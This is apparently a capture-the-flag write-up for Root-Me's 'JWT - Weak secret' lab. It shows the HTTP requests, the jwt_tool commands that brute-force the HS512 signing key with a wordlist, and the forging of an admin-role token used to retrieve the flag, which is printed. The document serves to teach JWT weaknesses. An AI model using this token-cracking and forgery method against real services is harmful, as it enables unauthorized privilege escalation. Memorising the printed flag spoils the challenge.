
JWT - Weak secret


Lab: https://www.root-me.org/en/Challenges/Web-Server/JWT-Weak-secret

- Access the endpoint of the lab



```
{"message": "Let's play a small game, I bet you cannot access to my super secret admin section. Make a
GET request to /token and use the token you'll get to try to access /admin with a POST request."}
```


- Next, we try to call to API /token to get the token



```
GET /web-serveur/ch59/token HTTP/1.1
Host: challenge01.root-me.org
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 29 Nov 2024 06:38:34 GMT
Content-Type: application/json
Content-Length: 173
Connection: close

{
  "Here is your token":
  "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiZ3V
  lc3QifQ.4kBPNf7Y6BrtP-Y3A-vQXPY9jAh_d0E6L4IUjL65CvmEj
  gdTZyr2ag-TM-glH6EYKGgO3dBYbhblaPQsbeClcw"
}

```

- Try to decode the base64 JWT



Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.ey
Jyb2xlIjoiZ3Vlc3QifQ.4kBPNf7Y6BrtP-Y3A-
vQXPY9jAh_d0E6L4IUjL65CvmEjgdTZyr2ag-
TM-glH6EYKGgO3dBYbhblaPQsbeClcw
```

```
{
  "typ": "JWT",
  "alg": "HS512"
}
```

```
{
  "role": "guest"
}
```

```
HMACSHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```


- Try to brute force the secret key of the JWT



```
PS C:\project\tools\jwt_tool-master\jwt_tool-master> python jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjo
iZ3Vlc3QifQ.4kBPNf7Y6BrtP-Y3A-vQXPY9jAh_d0E6L4IUjL65CvmEjgdTZyr2ag-TM-glH6EYKGgO3dBYbhblaPQsbeClcw -C -d jwt.secrets.lis
t

  Version 2.2.7                                         @ticarpi

Original JWT:

[+] lol is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs512 -p "lol"
```


Find out that secret is lol

- Create a new JWT from token and secret key



```
PS C:\project\tools\jwt_tool-master\jwt_tool-master> python jwt_tool.py -S hs512 -p "lol"  -I -pv "admin" -pc "role" eyJ
0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiZ3Vlc3QifQ.4kBPNf7Y6BrtP-Y3A-vQXPY9jAh_d0E6L4IUjL65CvmEjgdTZyr2ag-TM-glH6E
YKGgO3dBYbhblaPQsbeClcw

 Version 2.2.7                                         @ticarpi

Original JWT:

jwttool_6c1d40be5b6cb4e836d8716758b4e2f9 - Tampered token - HMAC Signing:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiYWRtaW4ifQ.y9GHxQbH70x_S8F_VPAjra_S-nQ9MsRnuvwWFGoIyKXKk8xCcMpYljN1
90KcV1qV6qLFTNrvg4Gwyv29OCjAWA
```

- Find the flag



```
POST /web-serveur/ch59/admin HTTP/1.1
Host: challenge01.root-me.org
Upgrade-Insecure-Requests: 1
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiYWRtaW
4ifQ.y9GHxQbH70x_S8F_VPAjra_S-nQ9MsRnuvwWFGoIyKXKk8xCcM
pYljN190KcV1qV6qLFTNrvg4Gwyv29OCjAWA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 29 Nov 2024 06:54:15 GMT
Content-Type: application/json
Content-Length: 77
Connection: close

{
  "result":
  "Congrats!! Here is your flag: PleaseUseAStrongSecret
  NextTime\n"
}
```